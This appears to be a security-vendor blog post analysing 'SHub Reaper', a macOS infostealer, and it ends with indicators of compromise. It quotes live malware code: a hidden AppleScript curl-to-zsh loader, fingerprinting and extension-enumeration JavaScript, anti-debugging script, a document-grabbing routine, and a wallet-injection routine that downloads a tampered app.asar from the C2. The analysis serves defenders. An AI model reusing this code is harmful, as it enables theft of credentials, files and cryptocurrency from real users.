SHub Reaper | macOS Stealer Spoofs Apple, Google, and Microsoft in a Single Attack Chain

sentinelone.com/blog/shub-reaper-macos-stealer-spoofs-apple-google-and-microsoft-in-a-single-attack-chain

Phil Stokes May 18, 2026

Infostealers targeting macOS have continued to proliferate over the last two years, with threat actors iterating on successful techniques across related malware families. Researchers at Moonlock, Jamf, and Malwarebytes have previously documented the rise of SHub Stealer, including its use of fake application installers and “ClickFix” social engineering. This week, SentinelOne observed a new SHub variant using the build tag “Reaper”.

Reaper uses fake WeChat and Miro installers as lures, but what stands out is the way the infection chain shifts its disguise at each stage. The payload may be hosted on a typo-squatted Microsoft domain, executed under the guise of an Apple security update, and persist from a fake Google Software Update directory. Alongside the previously documented SHub feature set, the build also adds an AMOS-style document theft module with chunked uploads.

In this post, we examine the Reaper variant’s delivery chain, file-grabbing capability, and persistence strategy, and provide indicators of compromise to aid defenders.

Delivery Pipeline and Environment Checks

Consistent with earlier SHub builds, the Reaper malware is deployed via a multi-stage execution chain. However, rather than relying on standard “ClickFix” social engineering in which victims are tricked into pasting a command into Terminal, this variant uses a delivery mechanism that bypasses Terminal entirely and sidesteps Apple’s Tahoe 26.4 mitigation for those attack flows.

Reaper leverages the `applescript://` URL scheme to launch the macOS Script Editor, pre-populated with the malicious payload. SentinelOne previously described the technique, and Jamf later documented its use in a similar campaign.

In this case, the HTML source shows the script being constructed dynamically and padded with ASCII art and fake terms so that the malicious command is pushed well below the visible portion of the window when it loads in the host’s Script Editor.app.

HTML source code showing the construction of the malicious AppleScript

When the victim clicks ‘Run’, the embedded AppleScript prints a fake update message referencing Apple’s XProtectRemediator tool while silently decoding and executing a `curl` command to fetch the initial shell script stub.

```
const hiddenCommand = `do shell script \
"echo 'Downloading Update: https://support.apple.com/downloads/xprotect-remediator-150
&& curl -s $(echo 'aHR0cHM6Ly…<redacted>' | base64 -d) | zsh"`;
```

The script stub then checks the victim’s locale settings by querying the `com.apple.HIToolbox.plist` file to check for Russian input sources.

```
if defaults read ~/Library/Preferences/com.apple.HIToolbox.plist \
AppleEnabledInputSources 2>/dev/null | grep -qi russian; then
  IS_CIS="true"
fi
```

If the host appears to be in the CIS (Commonwealth of Independent States) region, the malware sends a `cis_blocked` telemetry event to its command and control (C2) server and exits. Otherwise, it retrieves an AppleScript containing the core exfiltration logic and executes without touching the local disk via `osascript`.

Web Telemetry and Anti-Analysis Evasion

The fake WeChat and Miro installer websites are not merely static lures. Before invoking the AppleScript payload, they profile the visitor and apply several anti-analysis techniques. These campaigns are hosted on domains designed to deceive, notably including the typo-squatted URL `mlcrosoft[.]co[.]com`.

JavaScript on the pages collects system and browser information including IP address, location, WebGL fingerprinting data, and indicators of virtual machines or VPNs.

```
let payload = {
  timestamp: new Date().toISOString(),
  location: locationInfo,
  device: deviceInfo,
  fingerprint: {
    wallets,
    vpn: advancedFP && advancedFP.vpnInfo ? advancedFP.vpnInfo : null,
    vm: advancedFP && advancedFP.vmInfo ? advancedFP.vmInfo : null,
    system: advancedFP && advancedFP.systemInfo ? advancedFP.systemInfo : null,
    webgl: advancedFP && advancedFP.webglFingerprint ? advancedFP.webglFingerprint : null,
    privateMode: Boolean(advancedFP && advancedFP.privateMode),
    hasAdBlock: Boolean(advancedFP && advancedFP.hasAdBlock)
  },
  userAgent: navigator.userAgent
};

if (extraData) {
  payload = { ...payload, ...extraData };
}

await window.codesManager.notifyBot(action, code, payload);
```

Fingerprinting the webpage visitor's device for evidence of Virtual machines and VPNs

The scripts also enumerate installed browser extensions, specifically looking for password managers like 1Password, Bitwarden, and LastPass, as well as cryptocurrency wallets such as MetaMask and Phantom.

```
try {
    const extensionChecks = [
        { name: 'uBlock Origin', test: () => typeof uBlock !== 'undefined' || document.querySelector('script[src*="ublock"]') },
        { name: 'AdBlock', test: () => typeof AdBlock !== 'undefined' || document.querySelector('script[src*="adblock"]') },
        { name: 'AdBlock Plus', test: () => typeof adblockplus !== 'undefined' || document.querySelector('script[src*="adblockplus"]') },
        { name: 'Ghostery', test: () => typeof ghostery !== 'undefined' || window.ghostery },
        { name: 'AdGuard', test: () => typeof adguard !== 'undefined' || window.adguard },
        { name: 'LastPass', test: () => document.querySelector('div[id*="lastpass"]') || window.lpforms },
        { name: '1Password', test: () => document.querySelector('div[data-extension-id*="1password"]') || window._1password },
        { name: 'Bitwarden', test: () => document.querySelector('div[data-extension-id*="bitwarden"]') || window.BitwardenBrowser },
        { name: 'Metamask', test: () => window.ethereum && window.ethereum.isMetaMask },
        { name: 'Phantom', test: () => window.solana && window.solana.isPhantom },
        { name: 'Dark Reader', test: () => document.querySelector('meta[name="darkreader"]') || window.darkReader },
    ];
```

The HTML source code looks for specific extensions related to passwords and cryptocurrency

The collected telemetry, including browser extension data, is sent to the operators via a hardcoded Telegram bot.


The pages also interfere with analysis by overriding `console` functions, intercepting developer keystrokes such as F12, and running a continuous debugger loop to stall analysis. If a researcher opens DevTools, the browser will constantly pause execution, making it difficult to effectively step through the code. In the event the researcher works around these anti-analysis measures, a separate event listener `devtoolschange` overwrites the page content with a Russian "Access Denied" message (`<h1>Доступ запрещен</h1>`).

```
(function() {
  const noop = function() {};
  const methods = ['log', 'debug', 'info', 'warn', 'error', 'assert', 'dir', 'dirxml', 'group', 'groupEnd', 'time', 'timeEnd', 'count', 'trace', 'profile',
  'profileEnd'];
  methods.forEach(function(method) {
    console[method] = noop;
  });

  setInterval(function() {
    debugger;
  }, 100);

  document.addEventListener('contextmenu', function(e) {
    e.preventDefault();
    return false;
  });

  document.addEventListener('keydown', function(e) {
    if (e.key === 'F12' ||
        (e.ctrlKey && e.shiftKey && e.key === 'I') ||
        (e.ctrlKey && e.key === 'u')) {
      e.preventDefault();
      return false;
    }
  });

  document.addEventListener('keydown', function(e) {
    if (e.ctrlKey && e.key === 'u') {
      e.preventDefault();
      return false;
    }
  });
```


The HTML source code contains a full suite of anti-analysis measures

Exfiltration Engine and Filegrabber Integration

Once the user clicks ‘Run’ in Script Editor, the hidden command retrieves the remote AppleScript and executes it. The user is asked to supply their login password, which is scraped and used to decrypt various credentials, before being presented with a misleading error message.



AppleScript password dialog allows the attacker to scrape the user password



Reaper presents the user with a fake error message to distract suspicion

Earlier SHub builds focused on harvesting browser data, cryptocurrency wallets, developer-related configuration files, the macOS Keychain and iCloud account data, along with Telegram session data.

SentinelOne Singularity captures how Reaper targets the user's login keychain, among other things

Reaper's AppleScript retains that core behavior, targeting data from Chrome, Firefox, Brave, Edge, Opera, Vivaldi, Arc, and Orion, as well as browser extensions and desktop wallet applications including Exodus, Atomic, Ledger Live, Electrum, and Trezor Suite.

In addition, the Reaper build includes a Filegrabber routine resembling the document-theft functionality seen in Atomic macOS Stealer (AMOS). The Filegrabber handler searches the user's Desktop and Documents folders for files likely to contain business or financial value.

The script targets files with the extensions `.docx`, `.doc`, `.wallet`, `.key`, `.keys`, `.txt`, `.rtf`, `.csv`, `.xls`, `.xlsx`, `.json`, and `.rdp` files under 2MB, along with `.png` images under 6MB, with a total collection cap of 150MB.

```
on Filegrabber(writemind, profile)
    debugLog("Filegrabber: starting")
    try
        set grabberPath to writemind & "FileGrabber/"
        mkdir(grabberPath)
        set docExtensions to {"docx", "doc", "wallet", "key", "keys", "txt", "rtf", "csv", "xls", "xlsx", "json", "rdp"}
        set imgExtensions to {"png"}
        set sourceNames to {"Desktop", "Documents"}
        repeat with srcName in sourceNames
            set srcFolder to profile & "/" & srcName & "/"
            set destFolder to grabberPath & srcName & "/"
            mkdir(destFolder)
            try
                set fgSizeMB to (do shell script "du -sm " & quoted form of grabberPath & " 2>/dev/null | awk '{print $1}'") as integer
                if fgSizeMB is greater than or equal to 150 then
                    debugLog("Filegrabber: total " & fgSizeMB & "MB >= 150MB limit, stopping")
                    exit repeat
                end if
            on error
                set fgSizeMB to 0
            end try
            set fgLimitReached to false
            repeat with ext in docExtensions
                if fgLimitReached then exit repeat
```

The AppleScript Filegrabber handler is similar to that used by AMOS Atomic and other macOS infostealers

Collected files are staged in `/tmp/shub_<random>/`, after which the script checks whether the directory exceeds 85MB. If it does, Reaper generates a Bash script at `/tmp/shub_split.sh` to divide the archive into 70MB ZIP chunks and upload them sequentially to the C2 at `hebsbsbzjsjshduxbs[.]xyz/gate/chunk` via `curl`.

Wallet Application Hijacking

After uploading the user's data, the malware attempts to compromise specific cryptocurrency desktop wallets to intercept future activity.

The script searches for Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite. When found, it retrieves a modified `app.asar` file from the C2 server, terminates the active wallet process, and replaces the legitimate core application file.

```
debugLog("--- WALLET INJECTION ---")
set exodusPath to "/Applications/Exodus.app"
if (do shell script "test -d " & quoted form of exodusPath & " && echo 1 || echo 0") is "1" then
    debugLog("Exodus FOUND at " & exodusPath & ", injecting...")
    try
        set asarUrl to gateUrl & "/exodus-asar"
        set tempZip to "/tmp/exodus_asar.zip"
        set tempAsar to "/tmp/app.asar"
        do shell script "curl -s -o " & quoted form of tempZip & " " & quoted form of asarUrl
        do shell script "unzip -q -o " & quoted form of tempZip & " -d /tmp"
        if (do shell script "test -f " & quoted form of tempAsar & " && echo 1 || echo 0") is "1" then
            do shell script "pkill -9 Exodus 2>/dev/null || true"
            delay 1
            set exodusResources to "/Applications/Exodus.app/Contents/Resources"
            set targetAsar to exodusResources & "/app.asar"
            do shell script "cp -rf " & quoted form of exodusPath & " /tmp/Exodus_tmp.app"
            do shell script "rm -rf " & quoted form of exodusPath
            do shell script "mv /tmp/Exodus_tmp.app " & quoted form of exodusPath
            do shell script "mv " & quoted form of tempAsar & " " & quoted form of targetAsar
            do shell script "xattr -cr " & quoted form of exodusPath
            do shell script "codesign -f -d -s - " & quoted form of exodusPath
            debugLog("Exodus: injection OK")
        end if
        do shell script "rm -f " & quoted form of tempZip
    on error errMsg
```


Wallet injection for continued funds theft

To bypass Gatekeeper, the script clears the quarantine attributes with `xattr -cr` and uses code signing on the modified application bundle.

LaunchAgent Persistence and Backdoor


While many macOS infostealers operate solely on initial execution, the SHub Reaper variant establishes persistence and installs a backdoor. Before terminating, the AppleScript creates a directory structure designed to mimic Google Software Update: `~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/`.

It places a Base64-decoded bash script named `GoogleUpdate` in this directory and registers it using a LaunchAgent property list named `com.google.keystone.agent.plist`.



User LaunchAgent masquerades as Google software update

The LaunchAgent executes the target script `GoogleUpdate` every 60 seconds. The script functions as a beacon, sending system details to the C2's `/api/bot/heartbeat` endpoint.




GoogleUpdate provides the attacker with a backdoor

If the server returns a `"code"` payload, the script decodes it, writes it to a hidden `/tmp/.c.sh` file, executes it with the current user's privileges, and then deletes the file. The mechanism provides the threat actor with a persistent backdoor for remote code execution.

SentinelOne Customers Are Protected from SHub Reaper

One of the core reasons attackers have moved to attack flows that leverage AppleScript and shell scripts is their ability to confine execution to running system processes or user-initiated processes like Script Editor or the Terminal. This allows the attacker to execute without introducing foreign binaries to the file system and makes it easier to bypass file scanning detection tools like Apple's own XProtect and similar 3rd party tools.

SentinelOne Singularity detects SHub Reaper's attempts to exfiltrate data and to enable persistence, among other behaviours. The engine does not rely on file scanning or signature updates to detect this kind of malicious behaviour, regardless of its source.



Singularity detects Reaper's malicious behavior

Conclusion

The Reaper build shows that SHub operators are extending their malware beyond straightforward credential and wallet theft. Alongside an AMOS-style Filegrabber and chunked uploads, the variant also installs a persistent backdoor, giving the operators more ways to steal data or pivot to other malicious installs after the initial compromise.

macOS users should take note of the way the infection chain layers familiar brands and trusted software cues across multiple stages: A fake WeChat or Miro installer, delivery from a typo-squatted Microsoft domain, execution disguised as an Apple security update, and persistence hidden in a fake Google Software Update path.

For defenders, that combination reinforces the need to watch for malicious behavior like unexpected AppleScript or osascript activity, suspicious outbound traffic following Script Editor execution, or the unexpected creation of LaunchAgents or related files in namespaces associated with trusted vendors.

Indicators of Compromise

Network Communications

hebsbsbzjsjshduxbs[.]xyz	Primary C2
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/api/debug/event	C2 Endpoint
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/api/bot/heartbeat	C2 Endpoint
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/gate	C2 Endpoint
qq-0732gwh22[.]com	Fake WeChat Lure Domain
mlcrosoft[.]co[.]com	Fake WeChat Lure Domain
mlroweb[.]com	Fake Miro Lure Domain

File System Paths

Filepath	Purpose
~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate	Backdoor Binary
~/Library/LaunchAgents/com.google.keystone.agent.plist	Persistence mechanism
/tmp/shub_log.zip	Staged exfiltration archive
/tmp/shub_split.sh	Archive splitting utility
/tmp/shub_mzip_*.zip	Segmented archive chunks
/tmp/.c.sh	Ephemeral backdoor execution script

/tmp/*_asar.zip	Downloaded wallet payloads, e.g., exodus_asar.zip, ledger_asar.zip

Static Strings & Identifiers

Build ID	6552824c59ddacb134073f24a4bd4724514a938a9dc59f1733503642faed3bd3
Build Name	Reaper
Hardcoded Build Hash	c917fcf8314228862571f80c9e4a871e